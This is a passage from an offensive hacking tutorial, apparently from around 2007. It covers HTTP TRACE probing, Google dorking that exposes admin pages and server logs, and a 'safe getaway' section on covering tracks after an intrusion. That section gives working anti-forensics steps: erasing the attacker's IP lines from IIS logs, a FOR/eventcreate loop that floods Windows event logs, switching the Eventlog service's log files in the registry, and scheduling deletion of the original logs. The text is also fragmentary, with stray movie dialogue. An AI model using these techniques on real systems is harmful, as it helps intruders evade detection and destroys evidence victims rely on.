
Now parse it the command

```
TRACE / <enter><enter>
```

Remember after **TRACE /** press enter twice, this is the HTTP convention to terminate the command. The HTTP commands are always in upper case. This command makes a data packet which knocks the web server and returns back to the client machine.

Note: While typing in the telnet window, it will show nothing other than a blinking cursor. But as you'll press enter key twice, it will show the results.

The result of above command is as



```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sat, 01 Sep 2007 07:14:14 GMT
Content-Type: message/http
Content-Length: 11

TRACE /


Connection to host lost.

C:\Documents and Settings\vinnu>
```

Well friends the above picture shows the output of TRACE / command operated on the local web server residing on the same computer system on which the client resides and having no web proxy at all.

But if there will be proxy servers in between the client and web server, the addresses of proxy servers will be shown in the output. The output in that case can show the same address twice. This happens if the return path of the packet is same as entering path.

The Intrusion

The Penetration by Registry

Once we have the victim system's administrative password either via hidden shares enumeration or sniffing the hashes or via any other means, we can widely open the victim by using its registry hives remotely.

The
Spider Hacking

The Spider Hacking

The spider hacking is the new form of high-tech hacking. The spider is a program capable of crawling several hosts itself for seeking information.

There are few terms that should be cleared before proceeding in this field.

Bot: A bot is an automatic program capable of performing tasks at single location.

Spider: A spider is a bot capable of performing tasks at several locations.

The best example of spiders is search engine.

Aggregator: An aggregator is a program, which accumulates and formats the information collected by bots and spiders and displays this information in human understandable format.

The spiders are utilized in search engines.

With the implementation of advanced search technology in search engines the definition of Internet has been totally changed.

The search engines are of two types, one those search in title or keywords and while the other one are those implements the advance search technology.

The advance search spiders search engines have the ability to search not only in keywords-meta-headers of web pages but, even the text or contents of the page, URLs, title, cache, or even specific file types like log, txt, xls, xml, exe, cgi, htm, asp,…etc.

The advance search has evolved branch of hacking known as "The Spider Hacking" (e.g. Google Hacking, we are going to learn little bit ahead).

Advance search technology has turned Internet as a public entity & anything attached to Internet is no more private. It doesn't matter whether site owner has registered with the particular search engine or not. The advancement in processing performance and efficiency of hardware and spider software can grind up whole of universe in matters of few hours.


Well friends now its time to jump into the practical study of the spider hacking. The one of the most powerful spiders available for public is Google. The Google employs advance search technique.

The Google Hacking

The google is a powerful tool in hands of a hacker. We can identify a huge number of victims within a second around the world with google. We can scan hosts around the world using google, look for victims providing a particular vulnerable services, we can even identify that, who has not patched his server or who is using the old vulnerable software versions etc. And the list is endless.

Sometimes we even don't need the exploits to crack into the systems.

For examples the following page will show you the aftermaths. We landed on this page without any authenticating process directly using google.



[redacted]List Page - Microsoft Internet Explorer

Address [redacted]

[redacted]2.29

Search

Sort : [ID] [Post Date] [End Date][Title]


id	PostDate	EndDate	Title	UserID	Edit	Del
68	10/12/2007	11/11/2007	HVAC Contractor	1	Edit	Del
67	10/4/2007	11/3/2007	Senior Senior	1	Edit	Del
66	9/18/2007	10/31/2007	Gimp Required	88	Edit	Del
65	7/11/2007	8/9/2009	C# Developer	1	Edit	Del
64	6/21/2007	7/21/2008	QA analyst	67	Edit	Del
61	5/9/2007	9/30/2008	fewfwefew f wfefwef	1	Edit	Del
60	5/4/2007	9/30/2008	Work At Home Mum	1	Edit	Del
56	5/3/2007	9/30/2008	HR Recruiter	58	Edit	Del
57	5/3/2007	9/30/2008	HR Assistant	58	Edit	Del
58	5/3/2007	9/30/2008	Benefits Specialist	58	Edit	Del

[Next Page >>] Page:1 Of :5

1 2 3 4 5

[redacted]

we can even search for that information, which is meant to be hidden from external world and is only for sysadmins like this:



```
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\cici.pl <-- 192.192.21.16 /export/new-doc/cgi-bin cici.pl
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\cici.pl.orig <-- 192.192.21.16 /export/new-doc/cgi-bin cici.pl.orig
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\cici_891201.pl <-- 192.192.21.16 /export/new-doc/cgi-bin cici_891201.pl
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\cici_bak.pl <-- 192.192.21.16 /export/new-doc/cgi-bin cici_bak.pl
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\complain.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin complain.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\Count.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin Count.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\del.pl <-- 192.192.21.16 /export/new-doc/cgi-bin del.pl
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\input.html <-- 192.192.21.16 /export/new-doc/cgi-bin input.html
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\IPtable <-- 192.192.21.16 /export/new-doc/cgi-bin IPtable
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\newguest1.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin newguest1.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\newtalk.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin newtalk.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\pass.txt <-- 192.192.21.16 /export/new-doc/cgi-bin pass.txt
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\proxy.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin proxy.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\proxy_form.html <-- 192.192.21.16 /export/new-doc/cgi-bin proxy_form.html
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\satisfy.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin satisfy.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\search.pl <-- 192.192.21.16 /export/new-doc/cgi-bin search.pl
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\testcgi.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin testcgi.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\timeit.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin timeit.cgi
101.05.10 11:40 B D:\internet\new-doc\cgi-bin\visitor.cgi <-- 192.192.21.16 /export/new-doc/cgi-bin visitor.cgi
101.11.08 10:32 A D:\internet\new-doc\cgi-bin\cici.pl --> 192.192.21.16 /export/new-doc cici.pl
```

The above listing reveals some ones internal network systems information and even a guess of operating system on its web server.

Whereas the situation is much worse in following section:

```
107/10/23 23:01:47 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=xxx.xxx.103.138    REMOTE_PORT=62427
107/10/23 21:01:18 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=xxx.xxx.103.138    REMOTE_PORT=47640
107/10/23 19:29:33 [xxx-xxx-xxx.203.xxxx-xxxx.xxxxxxlone.com]
        HTTP_HOST=xxxxx.xxxxx.xx.xx
        HTTP_REFERER=http://www2s.xxxx.xx.xx/~cru/library/xxxxbs/cgi-
bin/xxxbs_s.cgi HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1) REMOTE_ADDR=xxx.213.xxx.206    REMOTE_PORT=23476
107/10/23 17:02:02 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=xxx.xxx.103.138    REMOTE_PORT=35550
```

```
107/10/23 15:01:36 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR= xxx.xxx.103.138   REMOTE_PORT=27901
107/10/23 12:54:46 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR= xxx.xxx.103.138   REMOTE_PORT=36367
107/10/23 10:42:50 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR= xxx.xxx.103.138   REMOTE_PORT=58145
107/10/23 09:06:35 [user-514f7d61.l4.c3.xxx.xxx.xx.xx]
        HTTP_HOST=wwwxx.xxxx.xx.xx     HTTP_PRAGMA=no-cache
        HTTP_REFERER=http:// wwwxx.xxxx.xx.xx /~cru/library/xxxbs/cgi-
bin/xxxbs_s.cgi HTTP_USER_AGENT=Opera/9.0 (Windows NT 5.1; U; en)
        REMOTE_ADDR=81.79.125.97       REMOTE_PORT=13126
107/10/23 08:34:41 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=[xxx.xxx.103.138   REMOTE_PORT=18050
107/10/23 06:33:25 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=[xxx.xxx.103.138   REMOTE_PORT=22451
107/10/23 04:34:07 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=xxx.xxx.103.138    REMOTE_PORT=11093
107/10/23 02:34:30 [xxx.xxx.103.138](ERR:Ug1) HTTP_CONNECTION=keep-alive
        HTTP_HOST=www2s.biglobe.ne.jp
        HTTP_REFERER=http://www2s.biglobe.ne.jp/~cru/library/zddbbs/cgi-
bin/minibbs_s.cgi      HTTP_USER_AGENT=Opera/4.0 (Windows 98;US) Beta 3
[en]    REMOTE_ADDR=xxx.xxx.103.138    REMOTE_PORT=35752
```

The above block is a listing of server log retrieved using the google advance search. This log reveals a lot of IP addresses along with their operating system type and browser type, even the port numbers used at that time and the directory structure.

The Termination

We gotta get Steve out of the house.
How much time do you need?

- Five minutes flat.
- Don't be cocky.

It's not the same as opening a safe
for the police.

Perspiration on your fingertips, heart's
pounding. Whole different ball game.

- I appreciate your concern. I'll be fine.

This is the easy part.
The getaway can get us caught.

Italian Job (Hollywood Movie)

The Termination & Safe Getaway

This is the most important part of the whole hacking process. This phase of hacking makes difference among hackers & script kiddies.

Most people don't plan this phase of hacking and unfortunately leave their traces. We must have to plan even the tidbits of this phase.

This phase of hacking constitutes the log clearing and then safe termination.

The attacker ensures that the victim system is altered enough for an easy later entry. Then the log clearing process comes into action.

Note: Never delete the log files or clear the whole text of log files. It must bring the suspicion of sysops. And they can isolate the system from network and can keep an eye on the victim system for future entry and can bust the attacker.

There are only tutorials available for the Linux log clearing even a huge set of software is available for this purpose. But we are not here for script kiddy training.

Instead we are going to discus some other inbuilt techniques for this purpose.

If we are hacking via the IIS services (Microsoft's Internet Information Services [www, ftp, SMTP etc.]) then, the default log files are created under **%systemroot%/system32/logfiles** folder.

If we are at admin level (root), then we can easily erase the lines including our IP addresses and other desired entries.

If we are connected to a remote victim system via command console, then never use the edit command; it will hang out the connection.

Instead use the **edlin** text editor found in windows. Just type edlin at command console for viewing its help type "**?**". But you need a lot of practice to use edlin, as it is not so much user friendly as edit.exe.

While as other system logs like system, application and security can't be easily cleared. Even the rootkits also fill these syslogs with junk data like "AAAAAA", etc and can bring the victim system under suspicion of a cracked box.

Therefore, we need some other techniques. Well there is a facility provided by the windows XP to create the events in event logs.


There are some strategies used to maintain the log files. Like if the log file size increases than a certain limit, then it will start overwriting the older events, otherwise the system halts.

We can use the **eventcreate** command in windows XP along with the **FOR** command to create several events to fill up the event logs.

We can also use CreateEvent function in C++ for the same purpose to develop our own program for filling the syslogs.

In the following script, we are creating 9 subsequent events in System syslogs. Just type the following script in command console and then watch out the effect click and open the following control panel\administrative tools\event viewer then select System.

```
FOR /L %x IN (1,1,9) DO eventcreate /T ERROR /ID %x /L SYSTEM /D "The
fatal error 0x007a45d7 caused the memory fault"
```



System 9 event(s)

Type	Date	Time	Source	Categ
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None
Error	11/24/2007	9:37:24 AM	System	None

We can create the events in Application, System or Security syslogs. There is actually no way to delete the individual lines from these syslogs.

It is because the OS Kernel exclusively opens these syslogs.

We can only view the entries in these syslogs by copying their log files from %systemroot%/system32/config directory.

But if we are root (admin privileges) on the victim, we can clutch & shift the eventlog service from original log files to desired log files.

This process requires no third party software & is safe. But it requires restarting the victim system.

During termination process, we can force shutdown the victim system so that when it will reboot, the logfiles will get switched to the files having none of our traces.

Also, we need to delete the original logfiles. For this purpose, we can schedule a task with **AT** command so as to delete the original logfiles at next reboot. With **AT** command we can only specify it the time. Instead we can also use **SCHTASKS** command from console window to add a task while computer starts or while user logon using **/MO** switch with **ONSTART** or **ONLOGON** switch

For extra security, we can also schedule to rename all of our switched logfiles back to the deleted original logfiles of the system and then again change their names in the registry settings.


Note: Once we are root on a remote system, we can open the HKLM registry key in local computer's registry editor using File\Connect Network Registry. Or even we can use the console registry commands to alter the registry settings. One important command is **reg**.

The following is the path of Eventlog service

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog
```

Under Eventlog key we can see three log types Application, Security & System.

Select Application and in right pane double click `File`.



Name	Type	Data
(Default)	REG_SZ	mnmsrvc
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000100 (256)
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\AppEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	Application
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x00093a80 (604800)
Sources	REG_MULTI_SZ	WSH WMIAdapter WmdmPmSN WinMgmt Winlogon Win...

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Application

This is the string value type registry variable containing the path of log file.

